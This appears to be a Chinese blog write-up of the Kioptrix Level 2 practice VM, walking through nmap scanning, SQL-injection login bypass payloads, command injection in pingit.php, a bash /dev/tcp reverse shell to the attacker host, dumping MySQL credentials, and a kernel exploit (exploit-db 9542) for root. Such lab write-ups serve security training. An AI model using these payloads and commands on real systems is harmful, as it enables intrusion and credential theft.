Kioptrix Level 2-writeup

原创

正道是沧桑 于 2020-08-20 09:10:02 发布 110 收藏

分类专栏： 渗透 文章标签： 安全 shell

本文链接：https://blog.csdn.net/weixin_43404260/article/details/108116150

Kioptrix Level 2-writeup

0x00 信息收集

目标机器	16.16.16.178
kali攻击机	16.16.16.177

使用nmap来个端口服务扫描


```
root@kali:~# nmap -A -T4 -p 1-65535 16.16.16.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 18:18 CST
Nmap scan report for 16.16.16.178
Host is up (0.00072s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http       Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind    2 (RPC #100000)
443/tcp  open  ssl/https?
|_ssl-date: 2020-08-19T07:09:53+00:00; -3h09m40s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
631/tcp  open  ipp        CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
886/tcp  open  status     1 (RPC #100024)
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:98:7A:07 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -3h09m40s

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 16.16.16.178

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.04 seconds
root@kali:~#
```

浏览器打开http://16.16.16.178看看




第一眼看上去就像是存在SQL注入，抓包跑了下果然是存在万能密码的


Request	Position	Payload	Status	Error	Timeout	Length	Comment
24	1	'; exec master..xp_cmdshell...	200			860	
25	1	'	200			860	
26	1	'%20or%20"='	200			860	
27	1	'%20or%20'x'='x	200			860	
28	1	%20or%20x=x	200			860	
29	1	')%20or%20('x'='x	200			860	
30	1	0 or 1=1	200			860	
31	1	' or 0=0 --	200			860	
32	1	" or 0=0 --	200			860	
33	1	or 0=0 --	200			860	
34	1	' or 0=0 #	200			779	
35	1	or 0=0 #"	200			860	
36	1	or 0=0 #	200			860	

0x01 漏洞利用

以账号`'0 or 1=1 #`和任意密码就可以成功登录，登录后的页面是这样，感觉是存在一个任意命令执行的漏洞



ping了下路由





```
16.16.16.1

PING 16.16.16.1 (16.16.16.1) 56(84) bytes of data.
64 bytes from 16.16.16.1: icmp_seq=0 ttl=64 time=31.2 ms
64 bytes from 16.16.16.1: icmp_seq=1 ttl=64 time=8.14 ms
64 bytes from 16.16.16.1: icmp_seq=2 ttl=64 time=1.96 ms

--- 16.16.16.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 1.967/13.786/31.246/12.601 ms, pipe 2
```

直接使用命令管道符连接命令可以执行任意命令



Request

Raw | Params | Headers | Hex

```
POST /pingit.php HTTP/1.1
Host: 16.16.16.178
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4209.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://16.16.16.178
Connection: close
Referer: http://16.16.16.178/index.php
Upgrade-Insecure-Requests: 1

ip=16.16.16.1;ifconfig&submit=submit
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 19 Aug 2020 07:30:12 GMT
Server: Apache/2.0.52 (CentOS)
X-Powered-By: PHP/4.3.9
Content-Length: 1356
Connection: close
Content-Type: text/html; charset=UTF-8

16.16.16.1;ifconfig<pre>PING 16.16.16.1 (16.16.16.1) 56(84) bytes of data.
64 bytes from 16.16.16.1: icmp_seq=0 ttl=64 time=7.56 ms
64 bytes from 16.16.16.1: icmp_seq=1 ttl=64 time=8.68 ms
64 bytes from 16.16.16.1: icmp_seq=2 ttl=64 time=8.46 ms

--- 16.16.16.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 7.568/8.237/8.680/0.481 ms, pipe 2
eth0      Link encap:Ethernet  HWaddr 00:0C:29:98:7A:07
          inet addr:16.16.16.178  Bcast:16.16.16.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe98:7a07/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:372761 errors:0 dropped:0 overruns:0 frame:0
          TX packets:173067 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35913375 (34.2 MiB)  TX bytes:46555477 (44.3 MiB)
          Interrupt:177 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:317 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23606 (23.0 KiB)  TX bytes:23606 (23.0 KiB)

</pre>
```

kali使用`nc -lvp 1234`监听，直接`bash -i >& /dev/tcp/16.16.16.177/1234 0>&1`拿shell

Request

Raw | Params | Headers | Hex

```
POST /pingit.php HTTP/1.1
Host: 16.16.16.178
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4209.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://16.16.16.178
Connection: close
Referer: http://16.16.16.178/index.php
Upgrade-Insecure-Requests: 1

ip=16.16.16.1;bash -i >%26 /dev/tcp/16.16.16.177/1234 0>%261&submit=submit
```

```
root@kali:~/桌面# nc -lvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 16.16.16.178.
Ncat: Connection from 16.16.16.178:42429.
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ whoami
apache
bash-3.00$
```

不过是个低权限，需要提权

0x02 提权

```
bash-3.00$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Oct  8  2009 .
drwxr-xr-x  8 root root 4096 Oct  7  2009 ..
-rwxr-Sr-t  1 root root 1733 Feb  9  2012 index.php
-rwxr-Sr-t  1 root root  199 Oct  8  2009 pingit.php
bash-3.00$ cat index.php
<?php
        mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
        //print "Connected to MySQL<br />";
        mysql_select_db("webapp");

        if ($_POST['uname'] != ""){
                $username = $_POST['uname'];
                $password = $_POST['psw'];
                $query = "SELECT * FROM users WHERE username = '$username' AND password='$passw
ord'";
                //print $query."<br>";
                $result = mysql_query($query);

                $row = mysql_fetch_array($result);
                //print "ID: ".$row['id']."<br />";
        }

?>
<html>
<body>
```

将shell升级一下 `python -c 'import pty; pty.spawn("/bin/bash")'`

登录 `mysql`

```
mysql -u john -phiroshima
```

在mysql数据库的user表找到了mysql的root密码hash

```
mysql> select * from user;
+-----------------------+------+------------------+-------------+-------------+-------------+--
-----------+-------------+-----------+-------------+---------------+--------------+-----------+
------------+-----------------+------------+------------+-------------+--------------+---------
-------------+------------------+--------------+-----------------+------------------+---------
+------------+-------------+--------------+---------------+-------------+-----------------+
| Host                  | User | Password         | Select_priv | Insert_priv | Update_priv | D
elete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv |
 Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tm
p_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | ssl_type
| ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections |
+-----------------------+------+------------------+-------------+-------------+-------------+--
-----------+-------------+-----------+-------------+---------------+--------------+-----------+
------------+-----------------+------------+------------+-------------+--------------+---------
-------------+------------------+--------------+-----------------+------------------+---------
+------------+-------------+--------------+---------------+-------------+-----------------+
| localhost             | root | 5a6914ba69e02807 | Y           | Y           | Y           | Y
           | Y           | Y         | Y           | Y             | Y            | Y         |
 Y          | Y               | Y          | Y          | Y            | Y          | Y
             | Y                | Y            | Y               | Y                |
|            |             |              |             0 |           0 |               0 |
| localhost.localdomain | root | 5a6914ba69e02807 | Y           | Y           | Y           | Y
           | Y           | Y         | Y           | Y             | Y            | Y         |
 Y          | Y               | Y          | Y          | Y            | Y          | Y
```

在线查一下是 `hiroshima`

使用root登录mysql

```
mysql -u root -phiroshima
```

```
mysql> show user()
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near 'user()' at line 1
mysql> select user()
    -> ;
+----------------+
| user()         |
+----------------+
| root@localhost |
+----------------+
1 row in set (0.00 sec)

mysql> select version()
    -> ;
+-----------+
| version() |
+-----------+
| 4.1.22    |
+-----------+
1 row in set (0.00 sec)
```

mysql的root权限是受限的，本来还准备使用system cat /etc/shadow查看下hash值。

只能从别的地方找下线索

从数据库`webapp`的user表找到web登录界面的账号密码。

```
mysql> show tabels;
ERROR 1064 (42000): You have an error in your SQL syntax; check the ma
your MySQL server version for the right syntax to use near 'tabels' at
mysql> select * from users;
+------+----------+--------------+
| id   | username | password     |
+------+----------+--------------+
|    1 | admin    | 5afac8d85f   |
|    2 | john     | 66lajGGbla   |
+------+----------+--------------+
2 rows in set (0.00 sec)

mysql>
```

试了下ssh，发现密码不对。

思绪一下断了……

突然想到还可以从exp入手呀，赶紧看看版本

```
uname -a
lsb_release -a
```

```
sh-3.00# lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
sh-3.00# uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
sh-3.00#
```

```
root@kali:~/桌面# searchsploit linux kernel 2.6 centos
 Exploit Title                                                                | Path
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ub | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / Cent | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escala | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Muta | linux_x86-64/local/45516.c
Shellcodes: No Results
root@kali:~/桌面# searchsploit -m linux_x86/local/9542.c
  Exploit: Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()'
 Ring0 Privilege Escalation (1)
      URL: https://www.exploit-db.com/exploits/9542
     Path: /usr/share/exploitdb/exploits/linux_x86/local/9542.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /root/桌面/9542.c
```

那就选这个9542吧

在shell下找个可以读写的

```
bash-3.00$ cd /tmp
bash-3.00$ vi exp.c
bash-3.00$ gcc -o exp exp.c
bash-3.00$ ./exp
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#
```

获取到root权限。